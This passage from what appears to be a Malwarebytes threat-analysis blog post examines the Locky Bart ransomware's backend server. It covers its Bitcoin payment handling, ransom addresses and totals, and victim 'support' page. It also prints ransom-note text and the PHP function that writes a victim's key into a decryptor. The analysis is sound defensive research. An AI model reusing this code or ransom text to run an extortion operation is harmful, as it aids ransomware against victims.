80         $this->response = $this->bitcoin_obj->listtransactions($account, $count);
81         //print_r($this->response);
82     }
```

The first few functions of the BTCWrapper Class. The class uses CURL to contact a locally ran bitcoin server that communicates with the block chain.

The Locky Bart server had 2 Bitcoin addresses where victims' payments were transferred to. The current one:

The screenshot shows the Blockchain.info interface for a Bitcoin address. The top navigation bar includes 'Home', 'Charts', 'Stats', 'Markets', 'API', and 'Wallet'. The main heading is 'Bitcoin Address' with a subtext: 'Addresses are identifiers which you use to send bitcoins to another person.' Below this, there are two main sections: 'Summary' and 'Transactions'. The 'Summary' section includes the address (blurred), a 160-character hash 'd11ff9e627ff051a05be5e3b8ee2f46eff371a68', and a 'Tools' link for 'Taint Analysis - Related Tags - Unspent Outputs'. The 'Transactions' section shows 'No. Transactions' as 109, 'Total Received' as \$7,671.60, and 'Final Balance' as \$0.00. At the bottom of the transactions section are 'Request Payment' and 'Donation Button' buttons.

The current BTC address associated with Locky Bart has accumulated \$ 7,671.60 in its life time.

And a second one, that was referenced in PHP configurations on the malicious server.

The screenshot shows the Blockchain.info interface for an older Bitcoin address. The top navigation bar is identical to the previous screenshot. The main heading is 'Bitcoin Address' with the same subtext. The 'Summary' section includes the address (blurred), a 160-character hash '656efc818188ea3c9bccd9b4b97a8d59ff5c7644', and a 'Tools' link for 'Taint Analysis - Related Tags - Unspent Outputs'. The 'Transactions' section shows 'No. Transactions' as 432, 'Total Received' as \$457,806.06, and 'Final Balance' as \$0.08. At the bottom of the transactions section are 'Request Payment' and 'Donation Button' buttons.

An older BTC address also associated with Locky Bart had accumulated \$ 457,806.06.“>

The server portion of this ransomware was configured to function very similar to a legitimate business. It mirrored a “Support Ticket Department” where the user could contact the ransomware support for any issues they may have experienced.

The process was completely automated. The user would get infected and visit the site as their ransom note instructed. When they visited the site, the server would then generate their unique BTC address and present it to them automatically.

After this, if the user made the decision to pay the ransom, but if they had any questions, they could literally contact support.

If they did indeed make the decision to pay, they would proceed to buy Bitcoins through the many methods available (BTC ATM, LocalBitcoins – which allows you to meet people local to trade BTC for money or use banks and wiring like Western Union, or buy them with a credit card online).

Languages:

Decryptor Bart™

We present a special software - **Decryptor Bart™** - which allows to decrypt and return control to all your encrypted files.

How to buy Decryptor Bart™?

You can make a payment with BitCoins, there are many methods to get them.
You should register BitCoin wallet:

[Simplest online wallet](#) or [Some other methods of creating wallet](#)

Purchasing Bitcoins, although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

localbitcoins.com (WU)	Buy Bitcoins with Western Union.
coincafe.com	Recommended for fast, simple service. Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, in person.
localbitcoins.com	Service allows you to search for people in your community willing to sell bitcoins to you directly.
cex.io	Buy Bitcoins with VISA/MASTERCARD or wire transfer.
btcdirect.eu	The best for Europe.
bitquick.co	Buy Bitcoins instantly for cash.
howtobuybitcoins.info	An international directory of bitcoin exchanges.
cashintocoins.com	Bitcoin for cash.
coinjar.com	CoinJar allows direct bitcoin purchases on their site.
anxpro.com	
bittylicious.com	

Send **3 BTC** to Bitcoin address:

Note: Payment pending up to 30 mins or more for transaction confirmation, please be patient...

Once the user has the amount specified by the ransomware in their own BTC Wallet, they would then transfer the money from their wallet to the Payment Address the Ransomware Payment Page generated for them.

The Ransomware Server checks every few minutes if a payment has been made for any of its victims and if the payment had been confirmed. Once the server verifies a payment they mark that victim in the Database as "Paid".

When a victim is marked as "Paid" the server then generates a "Decryption Tool EXE" and writes the users Encryption Key in the binary of that exe, and presents a link to download it on the personal payment page of the victim. Later when the victim checks their payment page again, they will see the link, download the tool, and decrypt their files.

```
176 public static function genDecryptor($pwd, $inFile, $outFile)
177 {
178     $handle = fopen($inFile, "rb");
179     // $ret = array('ret' => false, 'err' => '');
180     if (FALSE === $handle) {
181         return false;
182     }
183     $contents = fread($handle, filesize($inFile));
184     if (!$contents > "") {
185         return false;
186     }
187     fclose($handle);
188
189     $pos = strpos($contents, "password_password_");
190     if ($pos === false || $pos + strlen($pwd) > strlen($contents))
191         return false;
192     for ($i = 0; $i < strlen($pwd); $i++) {
193         $contents[$pos + $i] = $pwd[$i];
194     }
195     $contents[$pos + strlen($pwd)] = "\0";
196
197     $fp = fopen($outFile, 'wb');
198     if (FALSE === $fp)
199         return false;
200     fwrite($fp, $contents);
201     fclose($fp);
202     return true;
203 }
```

The generation of the victim's decryption tool on the fly.“>

Conclusion

This research into Locky Bart ransomware gives a great view of the side of a ransomware operation that we typically do not get to see, the backend. The criminals who run these operations do so on an extremely professional level, and users should always take an extra step in protecting themselves from these types of attacks.

Ransomware will continue to grow and get more advanced and users need to make sure they are protected in the form of backup's, security application protection like [Malwarebytes](https://blog.malwarebytes.com), and make sure they have some type of anti-ransomware technology protecting them from these advanced attacks. Users running Malwarebytes already have protection from ransomware, as Malwarebytes is equipped with our anti-ransomware technology.

Source: <https://blog.malwarebytes.com/threat-analysis/2017/01/locky-bart-ransomware-and-backend-server-analysis/>